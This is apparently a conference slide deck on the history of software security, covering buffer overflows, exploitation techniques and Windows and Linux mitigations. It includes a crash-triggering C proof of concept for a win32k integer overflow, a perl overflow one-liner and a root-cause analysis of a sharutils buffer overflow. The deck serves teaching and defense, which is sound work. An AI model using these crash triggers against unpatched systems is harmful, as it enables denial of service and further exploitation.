Software Security Era: Past, Present and Future

Nafiez & Yeh

Who?

Nafiez (@zeifan)

- Independent researcher (https://github.com/nafiez)
- HITB CTF Crew
- Passionate in Vulnerability Research and Reverse Engineering

Jaan Yeh (@iamyeh)

- Currently work in Carbon Black as Threat Researcher
- HITB CTF Crew
- Passionate in Vulnerability Analysis and Malware Reverse Engineering

TOC

Overview

“Protecting software against malicious attacks and to reduce risk and attack surface, continuing software to work correctly under potential risks.”

Introduction

- Software Security is large
- Our talk is more towards memory corruption
- Evolution of exploitation and mitigations
- Main focus on Windows and Linux

Software, Memory Corruption and Exploitation

Developer View

- What causes the issue? Root cause?
- Whose fault?
- Why does the issue still exist?


Security View

- Determine crash state: vulnerability class, non-vulnerability, fail-fast, etc.
- Exploitability


The Past

- In 90’s, buffer overflow is everywhere
- Old memory protections (DEP / NX, Stack Guard, etc.)
- More Windows exploitation in the wild compare to Linux
- Trivial to exploit (JMP ESP)

perl -e ‘print “\x41” x 1000’ | ./program



Timeline



Morris Worm

fingerd.c vulnerability is the first to be exploitable remotely.

Buffer Overflow

Raise of the buffer overflow. Mudge and Aleph1 demonstrate BOF Linux environment. Solar Designer demonstrate new technique (ret-2-libc).

Exploits Evolution

Various type of memory corruption introduced, such as format string, heap overflow, frame pointer. During this period, StackGuard was introduced and its bypasses.

Protections Era

Raised of memory protections / mitigations, mostly by PaX Security. Integer overflow introduced.

Windows Era

More on Windows exploitation, from user to remote kernel.

Evolution of Exploits

Windows Vista shipped with ASLR and added with new feature after released, SEHOP. Heap feng shui, Linux ASLR bypass (ret2ret, ret2pop, etc.), ROP techniques and more in the wild exploits. First Pwn2Own in 2007.

- Numbers of exploitation techniques introduced based on memory corruption
- Mitigation bypasses (DEP / ASLR), Kernel Pool, JIT, etc.
- More tutorials on Linux, until then Windows has been a value target

Microsoft Win32k.sys - Integer Overflow

- Inspired by Taviso’s finding
- Simple Integer Overflow
- Two’s complement system, absolute value of INT_MIN is higher than INT_MAX
- Dividing INT_MIN with -1, overflows


01 - http://blog.cmpxchg8b.com/2013/02/the-other-integer-overflow.html

- Bug spotted in “ScaleViewPortEx” API
- ScaleViewportExtEx(HDC hdc, int xn, int dx, int yn, int yd, LPSIZE lpsz)
- Function modifies the viewport for a device context using the ratios formed by the specified multiplicands and divisors

```
/*
Crash Triage:
eax=80000000 ebx=00000001 ecx=00340910 edx=ffffffff esi=e13ce008 edi=00000000
eip=bf941b8d esp=f671cd10 ebp=f671cd44 iopl=0         ov up ei ng nz na pe cy
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010286
win32k!NtGdiScaleViewPortExtEx+0x99:
bf941b8d f77d10        idiv    eax,dword ptr [ebp+10h] ss:0010:f671cd54=ffffffff
*/


// proof-of-concept
#include <windows.h>
#include <stdio.h>

int main(int argc, char **argv)
{
                        LoadLibraryA("user32.dll");
                        LoadLibraryA("gdi32.dll");

                        HDC                                     dev_context;
                        SIZE                    Size;

                        dev_context = CreateCompatibleDC(NULL);
                        SetLayout(dev_context, LAYOUT_RTL);

                        ScaleViewportExtEx(dev_context, INT_MIN, -1, -1, -1, &Size);

                        return 0;
}
```


The Present

Timeline



Raised of Exploit Kits	Browsers Era	Memory Killer?	Windows	CPU era?	???
Exploit kits almost used everywhere using known vulnerabilities or even 0-days. Famous targets including browsers, Adobe, Java.	Browsers become low hanging fruit. Mitigations MemGC released to protect IE / Edge. More bypasses publicly released. Windows 10 released.	Intel announced RIP-ROP, memory protection based on CPU level. Windows 10 shipped with capability to kill types of vulnerability class.	Windows leading in memory protections and mitigations. Things are getting harder in Windows exploitation. Required chains of bugs to gain success exploit. More research on modern CPU.	New version of Spectre and Meltdown discovered. Vulnerability class still exists, exploitability determine the level.	???

- Memory corruption still exist, exploitation is harder
- ROP Chain bugs
- Memory protection / mitigations effectiveness
- Windows is harder target. Pwn2Own resulting memory corruption exploitation on Windows required chains of vulnerability.



Source: http://gaasedelen.blogspot.com/2014/03/exploiting-icofx-26-cve-2013-4988.html

Memory Mitigations

- Consider effective these days
- Windows leading in mitigations while the rest still working on improvements

Windows Mitigations

NX / DEP

SEHOP / ASLR


MemGC

CFG

ACG / RFG

Hyper-V Based Security (VBS) - Kernel level (enabling ACG, CIG, RFG, CFG), CFI

Linux Mitigations




CVE-2018-1000097 - GNU Sharutils (unshar) Buffer Overflow

- Introduced in 1994
- Package containing - shar, unshar, uuencode, uudecode
- Creating and manipulating shell archives that can be readily emailed - remote target? :)
- Widely used in Linux, code no longer updated since 2015

- Example target - “unshar” command
- Randomly create test case using “shar” command
- 4 hours fuzzing, 5 unique crashes - all same result LOL
- Result analysis (next slide)

Target - ‘unshar’ command (v 4.15.2)

- We fuzzed using AFL, within 4 hours we managed to get 5 unique crashes



Result Analysis - Classic Buffer Overflow

1. Page size was set to 8192

Line 45:
```
# define GET_PAGE_SIZE  8192
```

Line 449 - 450:
```
rw_base_size = GET_PAGE_SIZE;
rw_buffer    = malloc (rw_base_size);
```

2. rw_buffer allocated page size, 8192

3. BUFSIZ allocated with 8192, unfortunately rw_base_size size not equals to memory page allocation, 4096 in this case. Failure to do so, leads to overflow / crash.

Line 243 - 249:
```
if (!fgets (rw_buffer, BUFSIZ, file))
{
    if (!start)
        error (0, 0, _("Found no shell commands in %s"), name);
    return false;
}
```

- Old vulnerability class still exists
- Fuzzing could help to speed up finding memory corruptions

The Future!

- Memory corruption exploitation is getting much more harder
- Hardware based mitigations and bypasses
- Past and present vulnerability types remain stay

- More chain types of vulnerabilities
- Hardcore research on CPU, UEFI, etc. and its exploitation
- More attack types on modern CPU
- Software based mitigations need more improvement

Intel Control-flow Enforcement Technology (CET)

- **Shadow Stack (bypass?)**
  - Second stack for program that used for control transfer operations
  - Separate from data stack and can be enable for operation via user mode or supervisor mode
  - Protecting return address and defend against ROP
- **Indirect Branch Tracking (bypass?)**
  - New instruction named ENDBRANCH used to mark valid indirect CALL/JMP targets in the program
  - Protecting free branch against JOP / COP

Conclusion

VENDORS

BUGS

http://www.stickpng.com/img/at-the-movies/cartoons/tom-and-jerry/tom-and-jerry-chase

Thank you for listening!

Terima Kasih :)